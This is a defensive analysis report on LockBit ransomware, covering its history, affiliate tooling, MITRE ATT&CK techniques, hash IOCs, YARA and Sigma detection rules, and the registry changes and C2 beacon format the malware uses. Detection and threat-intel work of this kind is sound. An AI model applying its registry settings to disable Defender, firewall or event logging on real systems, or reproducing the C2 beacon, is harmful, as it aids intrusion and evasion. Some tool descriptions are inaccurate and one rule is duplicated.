LockBit Ransomware Analysis

Doğukan KAYA

Contents

1. LockBit Ransomware

1.1. LockBit Ransomware

Lockbit is a type of malware that falls under the category of ransomware. It is used as RaaS (Ransomware as a Service). Developed using C and C++ programming languages, this software is particularly known for targeted attacks and typically targets large enterprises. Lockbit poses serious threats to data security by encrypting its victims files, thereby preventing access, and subsequently demands a ransom. If these ransoms are not paid, it threatens to publicly share critical data. Lockbit was among the most active ransomware types in 2022. By the beginning of 2023, it was estimated to be responsible for 44% of ransomware incidents.

1.2. Campaigns

LockBit ransomware announced that it would distribute a certain fee if people got tattoos to increase the popularity of the malware and gain reputation. As a result, many individuals have gotten tattoos of LockBit, a malicious group.



Figure 1 - LockBit Tattoo

Resource: https://www.themandarin.com.au/222990-ransomware-thugs-paying-influencers-to-flaunt-their-brand-tattoos-acsc/

1.3. Versions

Lockbit 2.0 (2020)

Lockbit 2.0, offered as RaaS in 2020, has conducted attacks targeting large-scale enterprises using complex encryption algorithms.

LockBit Black (2022)

LockBit Black has employed social engineering techniques to persuade victims using more complex methods. The phase of threatening to publicly share data obtained from victims was seen in this version, and a dual ransom model was adopted.

LockBit 3.0 (2023)

Although it is the latest version of the LockBit ransomware family, it has undergone various updates, with the main focus being on demanding dual ransom payments from victims and conducting more targeted and complex attacks on systems.

1.4. Evolution of LockBit RaaS

Date	Event
September 2019	First observed activity of ABCD ransomware, the predecessor to LockBit
January 2020	LockBit-named ransomware first seen on Russian-language based cybercrime forums.
June 2021	Appearance of LockBit version 2 (LockBit 2.0), also known as LockBit Red including StealBit, a built-in information-stealing tool.
October 2021	Introduction of LockBit Linux-ESXi Locker version 1.0 expanding capabilities to target systems to Linux and VMware ESXi
March 2022	Emergence of LockBit 3.0, also known as LockBit Black, that shares similarities with BlackMatter and Alphv (also known as BlackCat) ransomware.
September 2022	Non-LockBit affiliates able to use LockBit 3.0 after its builder was leaked
January 2023	Arrival of LockBit Green incorporating source code from Conti ransomware
April 2023	LockBit ransomware encryptors targeting macOS seen on VirusTotal.

1.5. Some Freeware and Open-Source Tools Used by LockBit Affiliates

Tool	Intended Use	Repurposed Use by LockBit Affiliates	MITRE ATT&CK ID
7-zip	Compresses files into an archive.	Compresses data to avoid detection before exfiltration.	T1562 Impair Defenses
Advanced Internet Protocol (IP) Scanner	Performs network scans and shows network devices.	Maps a victim's network to identify potential access vectors.	T1046 Network Service Discovery
AnyDesk	Enables remote connections to network devices.	Enables remote control of victim's network devices.	T1219 Remote Access Software
Microsoft Sysinternals ProcDump	Monitors applications for central processing unit (CPU) spikes and generates crash dumps during a spike.	Obtains credentials by dumping the contents of Local Security Authority Subsystem Service (LSASS).	T1003.001 OS Credential Dumping: LSASS Memory
Microsoft Sysinternals PsExec	Extracts credentials from a system	Extracts credentials from a system for gaining network access and exploiting systems.	S0029 PsExec
Mimikatz	Extracts credentials from a system.	Extracts credentials from a system for gaining network access and exploiting systems.	S0002 Mimikatz
Process Hacker	Removes rootkits.	Terminates and removes EDR software.	T1562.001 Impair Defenses: Disable or Modify Tools

2. MITRE ATT&CK TTP's and Mitigations

Figure 2 - Example of LockBit Ransomware MITRE TTP's (October 30 - 2024)

2.1. Initial Access

Valid Accounts (T1078)

LockBit affiliates often obtain and misuse the credentials of existing accounts as a strategy to gain initial access to targeted systems, allowing them to bypass security measures and establish a foothold within the network.

Boot or Logon Autostart Execution

LockBit affiliates configure automatic logon settings to facilitate privilege escalation, allowing them to seamlessly gain elevated access within the system without needing to re-enter credentials, thereby enhancing their control over the compromised environment.

Privilege Escalation

LockBit affiliates will attempt to escalate to the required privileges if current account privileges are insufficient.

Domain Policy Modification: Group Policy Modification

LockBit affiliates may establish Group Policies to facilitate lateral movement within the network, allowing them to navigate between systems more effectively. Additionally, they can initiate forced updates to these Group Policies, ensuring that their malicious configurations are propagated across the network swiftly and efficiently.

Abuse Elevation Control Mechanism

LockBit affiliates may use ucmDccwCOM Method in UACMe, a GitHub collection of User Account Control (UAC) bypass techniques.

2.2. Defense Evasion

Execution Guardrails: Environmental Keying

LockBit 3.0 will only decrypt the main component or continue to decrypt and decompress data if the correct password is entered.

Impair Defenses: Disable or Modify Tools

LockBit 3.0 affiliates use Backstab, Defender Control, GMER, PCHunter, PowerTool, Process Hacker or TDSSKiller to disable EDR processes and services.

Indicator Removal: Clear Windows Event Logs

LockBit executable clears the Windows Event Logs files.

Indicator Removal: File Deletion

LockBit 3.0 will delete itself from the disk.

Obfuscated Files or Information

LockBit 3.0 will send encrypted host and bot information to its command and control (C2) servers.

2.3. Credential Access

Brute Force

LockBit affiliates may leverage RDP brute force credentials as an initial access.

OS Credential Dumping

LockBit 3.0 actors use LostMyPassword to recover passwords from Windows systems.

OS Credential Dumping: LSASS Memory

LockBit affiliates may use Microsoft Sysinternals ProDump to dump the contents of lsass.exe and affiliates have used Mimikatz to dump credentials.

Credentials from Password Stores: Credentials from Web Browsers

LockBit 3.0 actors use PasswordFox to recover passwords from Firefox Browser.

2.4. Discovery

Network Service Discovery

LockBit affiliates use SoftPerfect Network Scanner, Advanced IP Scanner, or Advanced Port Scanner to scan target networks.

System Information Discovery

LockBit affiliates will enumerate system information to include hostname, host configuration, domain information, local drive configuration, remote shares, and mounted external storage devices.

System Location Discovery: System Language Discovery

LockBit 3.0 will not infect machines with language settings that match a defined exclusion list.

2.5. Lateral Movement

Lateral Movement

LockBit affiliates will laterally move across networks and access domain controllers.

Remote Services: Remote Desktop Protocol

LockBit affiliates use Splashtop remote-desktop software to facilitate lateral movement.

Remote Services: Server Message Block (SMB)/Admin Windows Shares

LockBit affiliates may use Cobalt Strike and target SMB shares for lateral movement.

2.6. Collection

Archive Collected Data: Archive via Utility

LockBit affiliates may use 7-zip to compress and/or encrypt collected data prior to exfiltration.

2.7. Command and Control

Application Layer Protocol: File Transfer Protocols

LockBit affiliates may use FileZilla for C2.

Application Layer Protocol: Web Protocols

LockBit affiliates use ThunderShell as a remote access tool that communicates via HTTP requests.

Non-Application Layer Protocol

LockBit affiliates use Ligolo to establish SOCKS5 or TCP tunnels from a reverse connection.

Protocol Tunneling

LockBit affiliates use Plink to automate SSH actions on Windows.

Remote Access Software

LockBit 3.0 actors use AnyDesk, Atera RMM, ScreenConnect or TeamViewer for C2.

2.8. Exfiltration

Exfiltration

LockBit affiliates use StealBit, a custom exfiltration tool first used with LockBit 2.0, to steal data from a target network.

Exfiltration Over Web Service

LockBit affiliates use publicly available file sharing services to exfiltrate a target's data.

Exfiltration Over Web Service: Exfiltration to Cloud Storage

LockBit affiliates use (1) Rclone, an open-source command line cloud storage manager or FreeFileSync to exfiltrate and (2) MEGA, a publicly available file sharing service for data exfiltration.

2.9. Impact

Data Destruction

LockBit 3.0 deletes log files and empties the recycle bin.

Data Encrypted for Impact

LockBit 3.0 encrypts data on target systems to interrupt availability to system and network resources.

Defacement: Internal Defacement

LockBit 3.0 changes the host system's wallpaper and icons to the LockBit 3.0 wallpaper and icons, respectively.

Inhibit System Recovery

LockBit 3.0 deletes volume shadow copies residing on disk.

Service Stop

LockBit 3.0 terminates processes and services.

3. IOC's



Figure 3 - Suspicious SHA256 VirusTotal Output

MD5

- ae811bd6440b425e6777f0ca001a9743
- bf87f364563b7c38275e0e474d2e5e13
- fe025d0f649ab10b399efd628fa8df3e
- 7f58f9289043b2a83499feccfb99d540

SHA-256

- 86e17aa882c690ede284f3e445439dfe589d8f36e31cbc09d102305499d5c498
- 13916d6b1fddb42f3146b641d37f3a69b491f183146e310aa972dd469e3417bf
- 3a659609850664cbc0683c8c7b92be816254eb9306e7fb12ad79d5a9af0fb623

SHA1

- 70902540ead269971e149eaff568fb17d04156af
- 57177ef2b81dc89dd766c0dd0de967f6303006a6
- e56759e391b3c03d2ef739cf3cf12b9b694aeade

You can find all the IOC information in detail at the relevant link;

https://github.com/sophoslabs/IoCs/blob/master/Ransomware-LockBit

4. YARA and SIGMA Rule Examples

YARA Rule 1: LockbitBlack_Loader

```
import "pe"

rule LockbitBlack_Loader {
   meta:
      date = "2022-07-03"
      description = "Hunting rule for the Lockbit Black loader"
      author = Dogukan K.
      yarahub_uuid = "e4800674-46f7-4ba9-9d00-b9f2a5f51371"
      yarahub_license = "CC BY 4.0"
      yarahub_rule_matching_tlp = "TLP:WHITE"
      yarahub_rule_sharing_tlp = "TLP:WHITE"
      yarahub_reference_md5 = "38745539b71cf201bb502437f891d799"
   strings:
      $c1 = { 02 f1 2a f1 8b c8 d3 ca 03 d0 }
      $c2 = { 8a 54 ?? 00 02 d3 8a 5c ?? 00 8a 54 ?? 00 8a 54 ?? 00 fe c2 8a 44 ?? 00 30 07 }
      $c3 = { 8b d8 8b 5b 08 8b 73 3c 03 f3 0f b7 7e 06 8d b6 f8 00 00 00 }
      $hash1 = { 3d 75 ba 0e 64 }
      $hash2 = { 3d 75 80 91 76 }
      $hash3 = { 3d 1b a4 04 00 }
      $hash4 = { 3d 9b b4 84 0b }
   condition:
      pe.is_pe and
      filesize > 100KB and filesize < 200KB and
      5 of them and
      pe.section_index(".itext") >= 0 and
      pe.section_index(".pdata") >= 0
}
```

YARA Rule 2: RANSOM_Lockbit_Black_Packer

```
import "pe"
import "math"
import "console"
rule RANSOM_Lockbit_Black_Packer : Ransomware {
  meta:
    author = Dogukan K.
    description = "Detects the packer used by Lockbit Black (Version 3)"
    date = "2022-07-04"
    tlp = "WHITE"
    yarahub_uuid = "de99eca0-9502-4942-a30a-b3f9303953e3"
    yarahub_reference_md5 = "38745539b71cf201bb502437f891d799"
    yarahub_license = "CC BY 4.0"
    yarahub_rule_matching_tlp = "TLP:WHITE"
    yarahub_rule_sharing_tlp = "TLP:WHITE"
    yarahub_author_twitter = "@SI_FalconTeam"
    hash0 = "80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce"
    hash1 = "506f3b12853375a1fbbf85c82ddf13341cf941c5acd4a39a51d6addf145a7a51"
    hash2 = "d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee"
  strings:
    $sectionname0 = ".rdata$zzzdbg" ascii
    $sectionname1 = ".xyz" ascii fullword
    // hash checks
    $check0 = {3d 75 80 91 76 ?? ?? 3d 1b a4 04 00 ?? ?? 3d 9b b4 84 0b}
    $check1 = {3d 75 ba 0e 64}
        // hex/ascii calculations
    $asciiCalc = {66 83 f8 41 ?? ?? 66 83 f8 46 ?? ?? 66 83 e8 37}
      condition:
    uint16(0) == 0x5a4d
    and filesize > 111KB // Size on Disk/1.5
    and filesize < 270KB // Size of Image*1.5
    and all of ($sectionname*)
    and any of ($check*)
```

```
    and $asciiCalc
    and for any i in (0..pe.number_of_sections - 1):
    (math.entropy(pe.sections[i].raw_data_offset, pe.sections[i].raw_data_size) > 7.9
    and (pe.sections[i].name == ".text" or pe.sections[i].name == ".data" or pe.sections[i].name == ".pdata")//)
    // console requires Yara 4.2.0. For older versions uncomment closing bracket above und comment out the line below
    and console.log("High Entropy section found:", pe.sections[i].name))
}
```

SIGMA Rule 1: Windows Defender Service Disabled - Registry

```
title: Windows Defender Service Disabled - Registry
id: e1aa95de-610a-427d-b9e7-9b46cfafbe6a
status: experimental
description: Detects when an attacker or tool disables the  Windows Defender service (WinDefend) via the registry
author:  Dogukan K.
date: 2022-08-01
modified: 2024-03-25
tags:
  - attack.defense-evasion
  - attack.t1562.001
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    TargetObject|endswith: '\Services\WinDefend\Start'
    Details: 'DWORD (0x00000004)'
  condition: selection
falsepositives:
  - Administrator actions
level: high
```

SIGMA Rule 2: Disable Windows Event Logging Via Registry

```
title: Disable Windows Event Logging Via Registry
id: 2f78da12-f7c7-430b-8b19-a28f269b77a3
status: experimental
description: Detects tampering with the "Enabled" registry key in order to disable Windows logging of a Windows event channel
author:  Dogukan K.
date: 2022-07-04
modified: 2024-03-25
tags:
  - attack.defense-evasion
  - attack.t1562.002
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    TargetObject|contains: '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\'
    TargetObject|endswith: '\Enabled'
    Details: 'DWORD (0x00000000)'
  filter_main_wevutil:
    Image: 'C:\Windows\system32\wevtutil.exe' # FP generated during installation of manifests via wevtutil
  filter_main_iis:
    Image|startswith: 'C:\Windows\winsxs\'
    Image|endswith: '\TiWorker.exe'  # Many different TargetObjects
  filter_main_svchost:
    Image: 'C:\Windows\System32\svchost.exe'
    TargetObject|contains:
      - '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-FileInfoMinifilter'
      - '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-ASN1\'
      - '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Kernel-AppCompat\'
      - '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Runtime\Error\'
      - '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-CAPI2/Operational\'
  filter_main_trusted_installer:
```

```
    Image: C:\Windows\servicing\TrustedInstaller.exe
    TargetObject|contains: '\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Compat-Appraiser'
  filter_optional_empty: # This filter is related to aurora. Should be removed when fix is deployed. # TODO: Remove later
    Image: ''
  filter_optional_null: # This filter is related to aurora. Should be removed when fix is deployed. # TODO: Remove later
    Image: null
  condition: selection and not 1 of filter_main_* and not 1 of filter_optional_*
falsepositives:
  - Rare falsepositives may occur from legitimate administrators disabling specific event log for troubleshooting
level: high
```

SIGMA Rule 3: Windows Defender Service Disabled - Registry

```
title: Windows Defender Service Disabled - Registry
id: e1aa95de-610a-427d-b9e7-9b46cfafbe6a
status: experimental
description: Detects when an attacker or tool disables the  Windows Defender service (WinDefend) via the registry
author:  Dogukan K.
date: 2022-08-01
modified: 2024-03-25
tags:
  - attack.defense-evasion
  - attack.t1562.001
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    TargetObject|endswith: '\Services\WinDefend\Start'
    Details: 'DWORD (0x00000004)'
  condition: selection
falsepositives:
  - Administrator actions
level: high
```

5. LockBit Registry Artifacts

Disable Privacy Settings Experience

Registry Key	Value	Data
SOFTWARE\Policies\Microsoft\Win dows\OOBE	DisablePrivacyExperience	0

Disable and Clear Windows Event Logs

Registry Key	Value	Data
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\WINEVT\Channels *	Enabled	0
HKLM\SOFTWARE\Microsoft\Windows \CurrentVersion\WINEVT\Channels * \ChannelAccess	ChannelAccess	AO:BAG:SYD:(A;;0x1;; ;SY)(A;;0x5;;;BA)(A; ;0x1;;;LA)

Ransomware Locations

LockBit 3.0 File Path Locations
ADMIN$\Temp\<LockBit3.0 Filename>.exe
%SystemRoot%\Temp\<LockBit3.0 Filename>.exe
\<Domain Name>\sysvol\<Domain Name>\scripts\<Lockbit 3.0 Filename>.exe (Domain Controller)

Registry.pol

The following registry configuration changes values for the Group Policy refresh time, disable SmartScreen, and disable Windows Defender.

Registry Key	**Registry Value**	**Value type**	**Data**
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeDC	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffsetDC	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefresh Time	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffset	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	EnableSmartScreen	REG_DWORD	0
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	**del.ShellSmartScreenLevel	REG_SZ	
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	DisableAntiSpyware	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	DisableRoutinelyTakingAction	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DisableBehaviorMonitoring	REG_DWORD	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	REG_DWORD	2
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SpynetReporting	REG_DWORD	0

Registry Key	Registry Value	Value type	Data
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile	EnableFirewall	REG_DWORD	0
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile	EnableFirewall	REG_DWORD	0

Network Connections

If configured, Lockbit 3.0 will send two HTTP POST requests to one of the C2servers. Information about the victim host and bot are encrypted with an Advanced Encryption Standard (AES) key and encoded in Base64.

Example of HTTP POST request

POST <Lockbit C2>/?7F6Da=u5a0TdP0&Aojq=&NtN1W=OuoaovMvrVJSmPNaA5&fckp9=FCYyT6b7kdyeEXywS8I8 HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate, br Content-Type: text/plain

User-Agent: Safari/537.36 <Lockbit User Agent String>

Host: <Lockbit C2>

Connection: Keep-Alive LIWy=RJ51lB5GM&a4OuN=<*Lockbit*

ID>&LoSyE3=8SZ1hdlhzld4&DHnd99T=rTx9xGlInO6X0zWW&2D6=Bokz&T1guL=MtRZsFCRMKyBmfmqI&
6SF3g=JPDt9lfJIQ&wQadZP=<*Base64 encrypted*
data> Xni=AboZOXwUw&2rQnM4=94L&0b=ZfKv7c&NO1d=M2kJlyus&AgbDTb=xwSpba&8sr=EndL4n0HVZjxPR&
m4ZhTTH=sBVnPY&xZDiygN=cU1pAwKEztU&=5q55aFIAfTVQWTEm&4sXwVWcyhy=l68FrIdBESlvfCkvYl

Example of information found in encrypted data

{ "bot_version":"X",

"bot_id":"X",

"bot_company":"X", "host_hostname":"X", "host_user":"X",

"host_os":"X",

"host_domain":"X",

"host_arch":"X",

"host_lang":"X", "disks_info":[

{

"disk_name":"X",

"disk_size":"XXXX", "free_size":"XXXXX"}